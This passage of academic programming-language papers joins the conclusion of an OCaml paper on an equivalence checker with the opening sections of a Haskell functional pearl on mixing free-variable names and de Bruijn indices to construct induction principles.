The equivalence checker can be made more efficient in practice by a simple improvement. The key idea is compiling statement `s2` once to a Caml function. As mentioned at the end of section 4.1 in the case of conditions, the continuation `k` in `compile_stm s2 k` must be a fixed function. We achieve this with a reference cell.

```
let equivalent_stm s1 s2 =
  let r = ref 0 in (* any integer fits *)
  let c2 = compile_stm s2 (fun r2 env2 -> if !r <> r2 then raise Exit) in
  let c1 = compile_stm s1 (fun r1 env1 -> r := r1 ; c2 env1) in
  try c1 initial ; true with Exit -> false
```

The use of a reference cell to convey the successive values of `r1` is not that elegant. However, it is easy to convince oneself that the reference `r` is set to the proper value before `c2` is called. And hence, `r1` and `r2` are indeed compared.

The implemented equivalence checker is an optimized version of the one presented above. Optimizations consist in resolving references to variables at compile time (one variable is associated with one reference cell), avoiding enumeration when a condition can be found true or false by a simple scan (which is performed by another kind of evaluating functions, compiled from conditions), and reordering the arguments of connectors in order to present the most frequent variables first. In the case the previous example, this technique indeed saves some final decision comparison, since the arguments of the `AND` connector are scanned in some normalized order.

The equivalence checker has been tested on the contest inputs, by comparing

one input program with the output of one available optimizer. With optimizations enabled, the equivalence checker runs in no more than a few seconds on any of the inputs. Note that contest inputs include one program with more than one thousand variables and one other program almost three megabytes large. Without optimizations, runtime is prohibitive on the largest inputs. More information on this benchmark is available at <http://pauillac.inria.fr/~maranget/enum/speed.html>.

## 5 Conclusion

As demonstrated by the program equivalence checker, our decision procedure is usable in practice. Of course, such a simple decision procedure cannot compete with more elaborated ones. In particular, in the case of the propositional calculus, Binary Decision Diagrams (Bryant, 1986) outperform it. However, the presented procedure remains efficient enough to provide a serious reference implementation.

Functional programming is crucial to the method presented in this paper both as a conceptual and implementation tool. First, the decision procedures directly derive from continuation-based semantics of the calculi. Hence, they remain simple and are likely to be programmed correctly. Second, performance partly relies on the compilation of terms of the calculi into closures.

Imperative constructs such as exceptions or reference cells prove useful for exploiting our enumeration technique for various purposes. However, we believe that this aspect is not important and that our technique can also be implemented in a lazy functional language such as Haskell.

# Functional Pearl: I am not a Number—I am a Free Variable

## Abstract

In this paper, we show how to manipulate syntax with binding using a mixed representation of names for free variables (with respect to the task in hand) and de Bruijn indices [5] for bound variables. By doing so, we retain the advantages of both representations: naming supports easy, arithmetic-free manipulation of terms; de Bruijn indices eliminate the need for  $\alpha$ -conversion. Further, we have ensured that not only the user but also the *implementation* need never deal with de Bruijn indices, except within key basic operations.

Moreover, we give a hierarchical representation for names which naturally reflects the structure of the operations we implement. Name choice is safe and straightforward. Our technology combines easily with an approach to syntax manipulation inspired by Huet’s ‘zippers’[10].

Without the ideas in this paper, we would have struggled to implement EPIGRAM [19]. Our example—constructing inductive elimination operators for datatype families—is but one of many where it proves invaluable.

## Categories and Subject Descriptors

I.1.1 [Symbolic and Algebraic Manipulation]: Expressions and Their Representation; D.1.1 [Programming Techniques]: Applicative (Functional) Programming

## General Terms

Languages, Design, Reliability, Theory

## Keywords

Abstract syntax, bound variables, de Bruijn representation, free variables, fresh names, Haskell, implementing Epigram, induction principles

## 1 Introduction

This paper is about our everyday craft. It concerns, in particular, *naming* in the implementation of systems which manipulate syntax-with-binding. The problems we address here are not so much concerned with computations *within* such syntaxes as constructions *over* them. For example, given the declaration of an inductive datatype (by declaring the types of its constructors), how might one construct its induction principle?

We encounter such issues all the time in the implementation of EPIGRAM [19]. But even as we develop new technology to support programming and reasoning in advanced type systems, but we must handle the issues they raise effectively with today’s technology. We work in Haskell and so do our students. When they ask us *what to read* in order to learn their trade, we tend to look blank and feel guilty. We want to do something about that.

Let’s look at the example of constructing an induction principle for a datatype. Suppose someone declares

```
data Nat = Zero | Suc Nat
```

We should like to synthesize some statement corresponding to

$$\begin{aligned} \forall P \in \text{Nat} &\rightarrow \text{Prop}. \\ P \text{ Zero} &\rightarrow \\ (\forall k \in \text{Nat}. P k \rightarrow P(\text{Suc } k)) &\rightarrow \\ \forall n \in \text{Nat}. P n \end{aligned}$$

In a theoretical presentation, we need not concern ourselves too much about where these names come from, and we can always choose them so that the sense is clear. In a practical implementation, we have to be more cautious—the user (innocently or otherwise) may decide to declare

```
data Nat = Zero | P Nat or even data P = Zero | Suc P
```

We’ll have to be careful not to end up with such nonsense as

$$\begin{array}{lll} \forall P \in \text{Nat} \rightarrow \text{Prop}. & \text{or} & \forall P \in \text{P} \rightarrow \text{Prop}. \\ P \text{ Zero} \rightarrow & & P \text{ Zero} \rightarrow \\ (\forall k \in \text{Nat}. P k \rightarrow P(P k)) \rightarrow & & (\forall k \in \text{P}. P k \rightarrow P(\text{Suc } k)) \rightarrow \\ \forall n \in \text{Nat}. P n & & \forall n \in \text{P}. P n \end{array}$$

Fear of shadows may seem trivial, but it’s no joke—some real systems have this bug, although it would be invidious to name names.

Possible alternative strategies include the adoption of one of de Bruijn’s systems of nameless dummies [5] for the local quantifiers, either counting binders (including  $\rightarrow$ , which we take to abbreviate  $\forall$  where the bound variable isn’t used) from the reference outward—de Bruijn **indices**,

$$\begin{aligned} \forall - \in \text{Nat} &\rightarrow \text{Prop.} \\ 0 \text{ zero} &\rightarrow \\ (\forall - \in \text{Nat}. 20 \rightarrow 3(\text{Suc } 1)) &\rightarrow \\ \forall - \in \text{Nat}. 30 \end{aligned}$$

or from the outside inward—de Bruijn **levels**.

$$\begin{aligned} \forall 0 \in \text{Nat} &\rightarrow \text{Prop.} \\ 0 \text{ zero} &\rightarrow \\ (\forall 2 \in \text{Nat}. 02 \rightarrow 0(\text{Suc } 2)) &\rightarrow \\ \forall 3 \in \text{Nat}. 03 \end{aligned}$$

It’s unfair to object that terms in de Bruijn syntax are unfit for human consumption—they are not intended to be. Their main benefits lie in their uniform delivery of capture-avoiding substitution and their systematic resolution of  $\alpha$ -equivalence. Our enemies can’t choose bad names in order to make trouble.

However, we do recommend that anyone planning to use de Bruijn syntax for systematic constructions like the above should think again. Performing constructions in either of these systems requires a lot of arithmetic. This obscures the idea being implemented, results in unreadable, unreliable, unmaintainable code, and is besides hard work. *We*, or rather *our programs*, can’t choose good names in order to make sense.

A mixed representation of names provides a remedy. In this paper, we *name* free variables (ie, variables bound in the context) so that we can refer to them and rearrange them without the need to count; we give bound variables de Bruijn indices to ensure a canonical means of reference where there’s no ‘social agreement’ on a name.

The distinction between established linguistic signs, connecting a *signifiant* (or ‘signifier’) with its *signifié* (or ‘signified’), and local signs, where the particular choice of signifier is arbitrary was observed in the context of natural language by Saussure [6]. In formal languages, the idea of distinguishing free and bound variables syntactically is also far from new. It’s a recurrent idiom in the work of Gentzen [8], Kleene [14] and Prawitz [24]. The second author learned it from Randy Pollack who learned it in turn from Thierry Coquand [4]; the first author learned it from the second.

The idea of using free *names* and bound *indices* is not new either—it’s a common representation in interactive proof systems. This also comes to the authors from Randy Pollack [23] who cites the influence of Gérard Huet in the Constructive Engine [9]. Here ‘free’ means ‘bound globally in the context’ and ‘bound’ means ‘bound locally in the goal’. The distinction is allied to the human user’s perspective—the user proves an implication by introducing the hypothesis to the context, naming it  $H$  for easy reference, although other names are, we hear, permitted. By doing so, the user shifts perspective to one which is locally more convenient, even though the resulting proof is intended to apply regardless of naming.

What’s new in this paper is the use of similar perspective shifts to support the use of convenient naming in constructions where the ‘user’ is itself a *program*. These shifts are similar in character to those used by the second author (with Randy Pollack) when formalizing Pure Type Systems [20, 21], although in that work,

bound variables are distinguished from free variables but nonetheless named. We draw on the Huet’s ‘zipper’ technique [10] to help us write programs which navigate and modify the structure of terms. Huet equips syntax with an auxiliary datatype of *structural contexts*. In our variation on his theme, we require naming as we navigate under binders to ensure that a structural context is also a *linguistic context*. In effect, whoever ‘I’ may be, if I am involved in the discourse, then *I am not a number*—I am a free variable.

With many agents now engaged in the business of naming, we need a representation of names which readily supports the separation of namespaces between mechanical construction agents which call each other and indeed themselves. We adopt a hierarchical naming system which permits multiple agents to choose multiple fresh names in a notionally asynchronous manner, without fear of clashing. Our design choice is unremarkable in the light of how humans address similar issues in the design of large computer systems. Both the ends and the means of exploiting names in human discourse become no less pertinent when the discourse is mechanical.

As the above example may suggest, we develop our techniques in this paper for a fragment of a relational logic, featuring variables, application, and universal quantification. It can also be seen as a non-computational fragment of a dependent type theory. We’ve deliberately avoided a computational language in order to keep the focus on *construction*, but you can—and every day we do—certainly apply the same ideas to  $\lambda$ -calculi.

## Overview

In section 2 of this paper, we give the underlying data representation for our example syntax and develop the key operations which manipulate bound variables—only here do we perform arithmetic on de Bruijn indices, and that is limited to tracking the outermost index as we recurse under binders.

Section 3 shows the development of our basic construction and analysis operators for the syntax, and discusses navigation within expressions in the style of Huet [10]. Section 4 introduces our hierarchical technique for naming free variables in harmony with the call-hierarchy of agents which manipulate syntax.

These components come together in Section 5, where we assemble a high-level toolkit for constructions over our syntax. Section 6 puts this toolkit to work in a non-trivial example: the construction of induction principles for EPIGRAM’s datatype families [7, 15, 19].

## Acknowledgements

The earliest version of the programs we present here dates back to 1995—our Edinburgh days—and can still be found in the source code for LEGO version 1.3, in a file named *inscrutably conor-voodoo.sml*. Our influences are date back much further. We should like to thank all of our friends and colleagues who have encouraged us and fed us ideas through the years, in particular Gérard Huet and Thierry Coquand.

The first author would also like to thank the Foundations of Programming group at the University of Nottingham who provided the opportunity and the highly interactive audience for the informal ‘Life Under Binders’ course in which this work acquired its present tutorial form.

Special thanks must go to Randy Pollack, from whose conversation and code we have both learned a great deal.

## 2 An Example Syntax

Today, let us have variables, application, and universal quantification. We choose an entirely first-order presentation.<sup>1</sup>

```
infixl 9 :$  
infixr 6 :→  
data Expr = F Name — free variables  
          | B Int — bound variables  
          | Expr :$ Expr — application  
          | Expr :→ Scope — ∀-quantification  
deriving (Show, Eq)  
  
newtype Scope = Scope Expr deriving (Show, Eq)
```

We shall define `Name` later—for now, let us at least presume that it supports the ( $=$ ) test. Observe that expressions over a common context of free `Name`s can meaningfully be compared with the ordinary ( $=$ ) test— $\alpha$ -conversion is not an issue.

Some readers may be familiar with the use of nested datatypes and polymorphic recursion to enforce scope constraints precisely if you parametrize expressions by names [2, 3]. Indeed, with a dependently typed meta-language it's not so hard to enforce both scope and type for an object-language [1]. These advanced type systems can and should be used to give more precise types to the programs in this paper, but they would serve here only to distract readers not yet habituated to those systems from the implementation techniques which we seek to communicate here.

Nonetheless, we do introduce a cosmetic type distinction to help us remember that the scope of a binder must be interpreted differently. The `Scope` type stands in lieu of the precise ‘term over one more variable’ construction. For the most part, we shall pretend that `Expr` is the type of *closed* expressions—those with no ‘dangling’ bound variables pointing out of scope, and that `Scope` has one dangling bound variable, called `B0` at the top level. In order to support this pretence, however, we must first develop the key utilities which trade between free and bound variables, providing a high level interface to `Scope`. We shall have

```
abstract :: Name → Expr → Scope  
instantiate :: Expr → Scope → Expr
```

The operation `abstract name` turns a closed expression into a scope by turning `name` into `B0`. Of course, as we push this operation under a binder, the correct index for `name` shifts along by one. That is, the image of `name` is always the `outer` de Bruijn index, hence we implement `abstract` via a helper function which tracks this value. Observe that the existing bound variables within `expr`'s `Scopes` remain untouched.

```
abstract :: Name → Expr → Scope  
abstract name expr = Sc(nameTo 0 expr) where  
  nameTo outer (F name') | name == name' = B outer  
                          | otherwise      = F name'  
  nameTo outer (B index)           = B index  
  nameTo outer (fun:$arg)         =  
    nameTo outer fun :$ nameTo outer arg  
  nameTo outer (dom :→ Sc body)   =  
    nameTo outer dom :→ Sc(nameTo (outer + 1) body)
```

---

<sup>1</sup>The techniques in this paper adapt readily to higher-order representations of binding, but that's another story.

Meanwhile, `instantiate image` turns a scope into an expression by replacing the outer de Bruijn index (initially `B0`) with `image`, which we presume is closed. Of course, `F name` is closed, so we can use `instantiate (F name)` to invert `abstract name`.

```
instantiate :: Expr → Scope → Expr  
instantiate image (Sc body) = replace 0 body where  
  replace outer (B index) | index == outer = image  
                          | otherwise      = B index  
  replace outer (F name)           = F name  
  replace outer (fun:$arg)         =  
    replace outer fun :$ replace outer arg  
  replace outer (dom :→ Sc body)   =  
    replace outer dom :→ Sc(replace (outer + 1) body)
```

Note that the choice of an unsophisticated de Bruijn indexed representation allows us to re-use the closed expression `image`, however many bound variables have become available when it is being referenced.

It is perfectly reasonable to develop these operations for other representations of bound variables, just as long as they're still kept separate from the free variables. A de Bruijn level representation still has the benefit of canonical name-choice and cheap  $\alpha$ -equivalence, but it does mean that `image` must be shifted one level when we push it under a binder. Moreover, if we were willing to pay for  $\alpha$ -equivalence and fresh-name generation for bound variables, we could even use names, modifying the definition of `Scope` to pack them up. We feel that, whether or not you want to *know* the names of bound variables, it's better to arrange things so you don't have to *care* about the names of bound variables.

Those with an eye for a generalization will have spotted that both `abstract` and `instantiate` can be expressed as instances of a single general-purpose higher-order substitution operation, parametrized by arbitrary operations on free and bound variables, themselves parametrized by `outer`.

```
varChanger :: (Int → Name → Expr) →  
             (Int → Int → Expr) →  
             Expr → Expr
```

We might well do this in practice, to reduce the ‘boilerplate’ code required by the separate first-order definitions. However, this operation is unsafe in the wrong hands.

Another potential optimization, given that we often iterate these operations, is to generalize `abstract`, so that it turns a *sequence* of names into dangling indices, and correspondingly `instantiate`, replacing dangling indices with a *sequence* of closed expressions. We leave this as an exercise for the reader.

From now on, outside of these operations, we maintain the invariant that `Expr` is only used for closed expressions and that `Scopes` have just one dangling index. The data constructors `B` and `Sc` have served their purpose—we forbid any further use of them. From now on, there are no de Bruijn numbers, only free variables.

It's trivial to define substitution for closed expressions using `abstract` and `instantiate` (naturally, this also admits a less succinct, more efficient implementation):

```
substitute :: Expr → Name → Expr → Expr  
substitute image name = instantiate image · abstract name
```

Next, let us see how **instantiate** and **abstract** enable us to navigate under binders and back out again, without ever directly encountering a de Bruijn index.

### 3 Basic Analysis and Construction Operators

We may readily define operators which attempt to analyse expressions, safely combining selection (testing which constructor is at the head) with projection (extracting subexpressions). Haskell's support for monads gives us a convenient means to handle failure when the 'wrong' constructor is present. Inverting (`:$`) is straightforward:

```
unapply :: MonadPlus m ⇒ Expr → m (Expr, Expr)
unapply (fun :$ arg) = return (fun, arg)
unapply _ = mzero
```

For our quantifier, however, we combine structural decomposition with the naming of the bound variable. Rather than splitting a quantified expression into a domain and a Scope, we shall extract a *binding* and the closed Expr representing the *range*. We introduce a special type of pairs which happen to be bindings, rather than using ordinary tuples, just to make the appearance of programs suitably suggestive. We equip Binding with some useful coercions.

```
infix 5 :∈
data Binding = Name :∈ Expr

bName :: Binding → Name
bName (name :∈ _) = name
bVar :: Binding → Expr
bVar = F · bName
```

Now we can develop a 'smart constructor' which introduces a universal quantifier by discharging a binding, and its monadically lifted inverter:

```
infixr 6 →
(→) :: Binding → Expr → Expr
(name :∈ dom) → range = dom :→ abstract name range

infix ←
(←) :: MonadPlus m ⇒ Name → Expr → m (Binding, Expr)
name ← (dom :→ scope) = return (name :∈ dom,
                                instantiate (F name) scope)
name ← _ = mzero
```

#### 3.1 Inspiration—the ‘Zipper’

We can give an account of one-hole contexts in the style of Huet's 'zippers' [10]. A Zipper is a stack, storing the information required to reconstruct an expression tree from a particular subexpression at each step on the path back to the root. The operations defined above allow us to develop the corresponding one-step manoeuvres uniformly over the type (Zipper, Expr).

```
infixl 4 <:
data Stack x = Empty | Stack x <: x deriving (Show, Eq)

type Zipper = Stack Step

data Step = Fun () Expr
          | Arg Expr ()
          | Dom () Scope
          | Range Binding ()
```

This zipper structure combines the notions of *structural* and *linguistic* context—a Zipper contains the bindings for the names which may appear in any Expr filling the 'hole'. Note that we don't bind the variable when we edit a domain: it's not in scope. We can easily edit these zippers, inserting new bindings (e.g., for inductive hypotheses) or permuting bindings where dependency permits, without needing to renumber de Bruijn variables.

By contrast, editing with the zipper constructed with respect to the raw definition of Expr—moving into scopes without binding variables—often requires a nightmare of arithmetic. The first author banged his head on his Master's project [16] this way, before the second author caught him at it.

The zipper construction provides a general-purpose presentation of navigation within expressions—that's a strength when we need to cope with navigation choices made by an external agency, such as the user of a structure editor. However, it's a weakness when we wish to support more focused editing strategies. In what follows, we'll be working not with the zipper itself, but with specific subtypes of it, representing particular kinds of one-hole context, such as 'quantifier prefix' or 'argument sequence'. Correspondingly, the operations we develop should be seen as specializations of Huet's.

But hold on a moment! Before we can develop more systematic editing tools, we must address the fact that navigating under a binder requires the supply of a Name. Where is this name to come from? How is it to be represented? What has the former to do with the latter? Let's now consider naming.

### 4 On Naming

It's not unusual to find names represented as elements of String. However, for our purposes, that won't do. String does not have enough structure to reflect the *way* names get chosen. Choosing distinct names is easy if you're the only person doing it, because you can do it deliberately. However, if there is more than one agent choosing names, we encounter the possibility that their choices will overlap by accident.

The machine must avoid choosing names already reserved by the user, whether or not those names have yet appeared. Moreover, as our programs decompose tasks into subtasks, we must avoid naming conflicts between the subprograms which address them. Indeed, we must avoid naming conflicts arising from different appeals to the same subprogram.

How do we achieve this? One way is to introduce a *global* symbol generator, mangling names to ensure they are globally unique; another approach requires a global counter, incremented each time a name is chosen. This state-based approach fills names with meaningless numbers, and it unnecessarily sequentializes the execution of operations—a process cannot begin to generate names until its predecessors have finished doing so.

Our approach is familiar from the context of module systems or object-oriented programming. We control the anarchy of naming by introducing *hierarchical* names.

```
type Name = Stack(String, Int)
```

We can use hierarchical names to reflect the hierarchy of tasks. We ensure that each subtask has a distinct prefix from which to form its names by extension. This directly rules out the possibility that different subtasks might choose the same name by accident and allows them to choose fresh names asynchronously. The remaining obligation—to ensure that each subtask makes distinct choices for the names under its own control—is easily discharged.

Superiority within the hierarchy of names is just the partial order induced by ‘being a prefix’:

$$\begin{aligned} & xs \succ (xs \triangleleft ys) \\ & \text{infixl4 } \triangleleft \\ & (\triangleleft) :: \text{Stack } x \rightarrow \text{Stack } x \rightarrow \text{Stack } x \\ & xs \triangleleft \text{Empty} = xs \\ & xs \triangleleft (ys :< y) = xs \triangleleft ys :< y \end{aligned}$$

We say that two names are **independent**,  $xs \perp ys$ , if neither  $xs \succ ys$  nor  $ys \succ xs$ . Two independent names must differ at some leftmost point in the stack: whatever extensions we make of them, they will still differ at that point in the stack.

$$xs \perp ys \rightarrow (xs \triangleleft xs') \perp (ys \triangleleft ys')$$

In order to work correctly with hierarchical names, the remaining idea we need is to name the *agents* which carry out the tasks, as well as the free variables. Each agent must choose independent names not only for the free variables it creates, but also for the sub-agents it calls: this is readily accomplished by ensuring that every agent only ever chooses names which strictly and independently extend its own ‘root’ name. This ensures that the naming hierarchy of reflects the call-hierarchy of agents.

$\left\{ \begin{array}{l} \text{root's variables:} \\ \text{root :< ("x", 0), ..., root :< ("x", m),} \\ \text{root :< ("y", 0), ..., root :< ("y", n),} \\ \dots \\ \text{root's agents:} \\ \text{root :< ("a", 0)} \left\{ \begin{array}{l} (\text{root :< ("a", 0)})'s \text{ variables:} \\ \text{root :< ("a", 0) :< ("x", 0), ...} \\ (\text{root :< ("a", 0)})'s \text{ agents:} \\ \text{root :< ("a", 0) :< ("a", 0), ...} \\ \vdots \\ \text{root :< ("a", k)} \left\{ \begin{array}{l} (\text{root :< ("a", k)})'s \text{ variables:} \\ \text{root :< ("a", k) :< ("x", 0), ...} \\ (\text{root :< ("a", k)})'s \text{ agents:} \\ \text{root :< ("a", k) :< ("a", 0), ...} \end{array} \right. \end{array} \right. \end{array} \right.$
---

Note the convenience of `(String, Int)` as the type of name elements. The Strings give us legibility; the Ints an easy way to express uniform sequences of distinct name-extensions  $x_0, \dots, x_n$ . Two little helpers will make simple names easier to construct:

$$\begin{aligned} & \text{infixl6 } // \\ & (//) :: \text{Name} \rightarrow \text{String} \rightarrow \text{Name} \\ & \text{root } // s = \text{root} :< (s, 0) \end{aligned}$$

$$\begin{aligned} & \text{nm} :: \text{String} \rightarrow \text{Name} \\ & \text{nm } s = \text{Empty} // s \end{aligned}$$

Our scheme of naming thus *localizes* choice of fresh names, making it easy to manage, even in recursive constructions. We only need a global name generator when printing de Bruijn syntax in user-legible form, and even then only to provide names which correspond closely to those for which the user has indicated a preference.

We shall develop our operations in the form of *agencies*.

```
type Agency agentT = Name → agentT
```

That is an Agency `agentT` takes a ‘root’ name to an agent of type `agentT` with that name.

You’ve already seen an agency—the under-binding navigator, which may be retyped

$$\begin{aligned} & \text{infix } \longleftarrow \\ & (\longleftarrow) :: \text{MonadPlus } m \Rightarrow \\ & \quad \text{Agency } (\text{Expr} \rightarrow m(\text{Binding}, \text{Expr})) \end{aligned}$$

That is,  $(\text{root } \longleftarrow)$  is the agent which binds `root` by decomposing a quantifier. Note that here the agent which creates the binding shares its name: the variable means ‘the thing made by the agent’, so this arrangement is quite convenient. It fits directly with our standard practice of using ‘metavariables’ to stand for the unknown parts of a construction, each associated with an agent trying to deduce its value.

## 5 A Higher-Level Construction Kit

Let’s now build higher-level tools for composing and decomposing expressions. Firstly, we’ll have equipment for working with a *quantifier prefix*, rather than individual bindings—here is the operator which discharges a prefix over an expression, iterating  $\longrightarrow$ .

```
type Prefix = Stack Binding
```

$$\begin{aligned} & \text{infixr6 } \longrightarrow \\ & (\longrightarrow) :: \text{Prefix} \rightarrow \text{Expr} \rightarrow \text{Expr} \\ & \text{Empty} \longrightarrow \text{expr} = \text{expr} \\ & (\text{binds} :< \text{bind}) \longrightarrow \text{range} = \text{binds} \longrightarrow \text{bind} \longrightarrow \text{range} \end{aligned}$$

The corresponding destructor is an *agency*. Given a `root` and a string `x`, it delivers a quantifier prefix with names of the form  $\text{root} :< (x, \_i)$  where the ‘subscript’  $\_i$  is numbered from 1:

$$\begin{aligned} & \text{unprefix} :: \text{Agency } (\text{String} \rightarrow \text{Expr} \rightarrow (\text{Prefix}, \text{Expr})) \\ & \text{unprefix } \text{root } x \text{ expr} = \text{intro1 } (\text{Empty}, \text{expr}) \text{ where} \\ & \quad \text{intro} :: \text{Int} \rightarrow (\text{Prefix}, \text{Expr}) \rightarrow (\text{Prefix}, \text{Expr}) \\ & \quad \text{intro } \_i (\text{binds}, \text{expr}) = \text{case } (\text{root} :< (x, \_i)) \longleftarrow \text{expr} \text{ of} \\ & \quad \quad \text{Just } (\text{bind}, \text{range}) \rightarrow \text{intro } (\_i + 1) (\text{binds} :< \text{bind}, \text{range}) \\ & \quad \quad \text{Nothing} \rightarrow (\text{binds}, \text{expr}) \end{aligned}$$

Note that **intro** specifically exploits the `Maybe` instance of the monadically lifted binding agency ( $\leftarrow$ ).

If *root* is independent of all the names in *expr*—which it will be, if we maintain our hierarchical discipline—and

```
unprefix root x expr = (binds, range)
```

then *range* is unquantified and  $expr = binds \rightarrow range$ .

A little example will show how these tools are used. Suppose we wish to implement the *weakening* agency, which inserts a new hypothesis *y* with a given domain into a quantified expression after all the old ones ( $x_1, \dots, x_n$ ). Here's how we do it safely and with names, not arithmetic.

```
weaken :: Agency (Expr → Expr → Expr)
weaken root dom expr =
  xdoms → (root // "y" :∈ dom) —→ range
  where (xdoms, range) = unprefix root "x" expr
```

As ever, the independence of the root supplied to the agency is enough to ensure the freshness of the names chosen locally by the agent.

We shall also need to build and decompose applications in terms of argument *sequences*, represented via `[Expr]`. First, we iterate `:$`, yielding `$$`.

```
infixl9 $$ 
  ($$) :: Expr → [Expr] → Expr
  expr $$ [] = expr
  fun $$ (arg : args) = fun:$ arg $$ args
```

Next, we build the destructor—this does not need to be an agency, as it binds no names:

```
unapplies :: Expr → (Expr, [Expr])
unapplies expr = peel (expr, [])
  where
    peel (fun:$ arg, args) = peel (fun, arg : args)
    peel funargs = funargs
```

Meaningful formulae in this particular language of expressions all fit the pattern  $\forall x_1 : X_1. \dots \forall x_m : X_m. R e_1 \dots e_n$ , where *R* is a variable. Of course, either the quantifier prefix or the argument sequence or both may be empty—this pattern excludes only applications of quantified formulae, and these are meaningless. Note that the same is not true of languages with  $\lambda$ -abstraction and  $\beta$ -reduces, but here we may reasonably presume that the meaningless case never happens, and develop a one-stop analysis agency:

```
data Analysis = ForAll Prefix Name [Expr]
analysis :: Agency (String → Expr → Analysis)
analysis root x expr = ForAll prefix fargs where
  (prefix, range) = unprefix root x expr
  (Ff, args) = unapplies range
```

Again, the datatype `Analysis` is introduced only to make the appearance of the result suitably suggestive of its meaning, especially in patterns.

The final piece of kit we shall define in this section delivers the application of a variable to a quantifier prefix—in practice, usually the very quantifier prefix over which it is abstracted, yielding a typical application of a functional object:

```
infixl9 -$$
  (-$$) :: Name → Prefix → Expr
  f -$$ parameters = apply (Ff) parameters where
    apply expr Empty = expr
    apply fun (binds :< a :< _) = apply fun binds :$ F a
```

An example of this in action is the *generalization* functional. This takes a prefix and a binding, returning a transformed binding abstracted over the prefix, together with the function which updates expressions accordingly.

```
generalize :: Prefix → Binding → (Binding, Expr → Expr)
generalize binds (name :∈ expr) =
  (me :∈ binds → expr, substitute (name -$$ binds) name)
```

Indeed, working in a  $\lambda$ -calculus, these tools make it easy to implement  $\lambda$ -lifting [12], and also the ‘raising’ step in Miller’s unification algorithm, working under a mixed prefix of existential and universal quantifiers [22].

## 6 Example—inductive elimination operators for datatype families

We shall now use our tools to develop our example—constructing induction principles. To make things a little more challenging, and a little closer to home, let us consider the more general problem of constructing the inductive elimination operator for a *datatype family* [7].

Datatype families are collections of sets defined not parametrically as in Hindley-Milner languages, but by *mutual* induction, *indexed* over other data. They are the cornerstone of our dependently typed programming language, EPIGRAM [19]. We present them by first declaring the **type constructor**, explaining the indexing structure, and then the **data constructors**, explaining how larger elements of types in the family are built from smaller ones. A common example is the family of *vectors*—lists indexed by element type and *length*. In EPIGRAM, we would write:

$$\begin{aligned} &\text{data } \left( \frac{X : \star; n : \text{Nat}}{\text{Vec } X^n : \star} \right) \\ &\text{where } \left( \frac{}{\text{Vnil} : \text{Vec } X \text{Zero}} \right); \left( \frac{x : X; xs : \text{Vec } X^n}{\text{Vcons } x xs : \text{Vec } X^{(\text{Suc } n)}} \right) \end{aligned}$$

That is, the `Vnil` constructor only makes *empty* vectors, whilst `Vcons` extends length by *exactly one*. This definition would elaborate (by a process rather like Hindley-Milner type inference) to a series of more explicit declarations in a language rather like that which we study in this paper:

$$\begin{aligned} \text{Vec} : &\forall X \in \text{Set}. \forall n \in \text{Nat}. \text{Set} \\ \text{Vnil} : &\forall X \in \text{Set}. \text{Vec } X \text{Zero} \\ \text{Vcons} : &\forall X \in \text{Set}. \forall n \in \text{Nat}. \forall x \in X. \forall xs \in \text{Vec } X^n. \text{Vec } X^{(\text{Suc } n)} \end{aligned}$$

The elimination operator for vectors takes three kinds of arguments: first, the *targets*—the vector to be eliminated, preceded by the in-

dices of its type; second, the *motive*,<sup>2</sup> explaining what is to be achieved by the elimination; and third, the *methods*, explaining how the motive is to be pursued for each constructor in turn. Here it is, made fully explicit:

$$\begin{array}{l} \text{Vec-Ind} \in \\ \left\{ \begin{array}{l} \forall X \in \text{Set}. \\ \forall n \in \text{Nat}. \\ \forall xs \in \text{Vec } Xn. \end{array} \right\} \quad \text{targets} \\ \left\{ \begin{array}{l} \forall P \in \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall xs \in \text{Vec } Xn. \text{Set}. \\ \forall m_n \in \forall X \in \text{Set}. P X \text{Zero} (\forall \text{nil } X). \\ \forall m_c \in \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall x \in X. \\ \forall xs \in \text{Vec } Xn. \forall h \in P Xn xs. \\ P X (\text{Suc } X) (\forall \text{cons } Xn x xs). \end{array} \right\} \quad \text{motive} \\ \left\{ \begin{array}{l} \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall xs \in \text{Vec } Xn. \text{Set}. \\ \forall m_n \in \forall X \in \text{Set}. P X \text{Zero} (\forall \text{nil } X). \\ \forall m_c \in \forall X \in \text{Set}. \forall n \in \text{Nat}. \forall x \in X. \\ \forall xs \in \text{Vec } Xn. \forall h \in P Xn xs. \\ P X (\text{Suc } X) (\forall \text{cons } Xn x xs). \end{array} \right\} \quad \text{methods} \\ P Xn xs \end{array}$$

It is not hard to appreciate that constructing such expressions using only strings for variables provides a legion of opportunities for unlawful capture and abuse. On the other hand, the arithmetic involved in a purely de Bruijn indexed construction is truly terrifying. But with our tools, the construction is straightforward and safe..

To simplify the exposition, we shall presume that the declaration of the family takes the form of a binding for the type constructor and a context of data constructors which have already been checked for validity, say, according to the schema given by Luo [15]—checking as we go just requires a little extra work and a shift to an appropriate monad. Luo’s schema is a sound (but by no means complete) set of syntactic conditions on family declarations which guarantee the existence of a semantically meaningful induction principle. The relevant conditions and the corresponding constructions are

1. The type constructor is typed as follows

$$F : \forall i_1 : I_1. \dots \forall i_n : I_n. \text{Set}$$

Correspondingly, the target prefix is  $\forall \vec{i} : \vec{I}. \forall x : F \vec{i}$ , and the motive has type  $P : \forall \vec{i} : \vec{I}. \forall x : F \vec{i}. \text{Set}$ .

2. Each constructor has type

$$c : \forall a_1 : A_1. \dots \forall a_m : A_m. F s_1 \dots s_n$$

where the  $\vec{s}$  do not mention  $F$ . The corresponding method has type

$$\forall \vec{a} : \vec{A}. \forall \vec{h} : \vec{H}. P \vec{s}(\vec{c} \vec{a})$$

where the  $\vec{H}$  are the inductive hypotheses, specified as follows.

3. Non-recursive constructor arguments  $a : A$  do not mention  $F$  in  $A$  and contribute no inductive hypothesis.
4. Recursive constructor arguments have form

$$a : \forall y_1 : Y_1. \dots \forall y_k : Y_k. F \vec{r}$$

where  $F$  is not mentioned<sup>3</sup> in the  $\vec{Y}$  or the  $\vec{r}$ . The corresponding inductive hypothesis is

<sup>2</sup>We prefer ‘motive’ [17] to ‘induction predicate’, because a motive need not be a predicate (i.e., a constructor of *propositions*) nor need an elimination operator be inductive.

<sup>3</sup>This condition is known as *strict positivity*.

$$h : \forall \vec{y} : \vec{Y}. P \vec{r}(a \vec{y})$$

Observe that condition 4 allows for the inclusion of higher-order recursive arguments, parametrized by some  $\vec{y} : \vec{Y}$ . These support structures containing infinitary data, such as

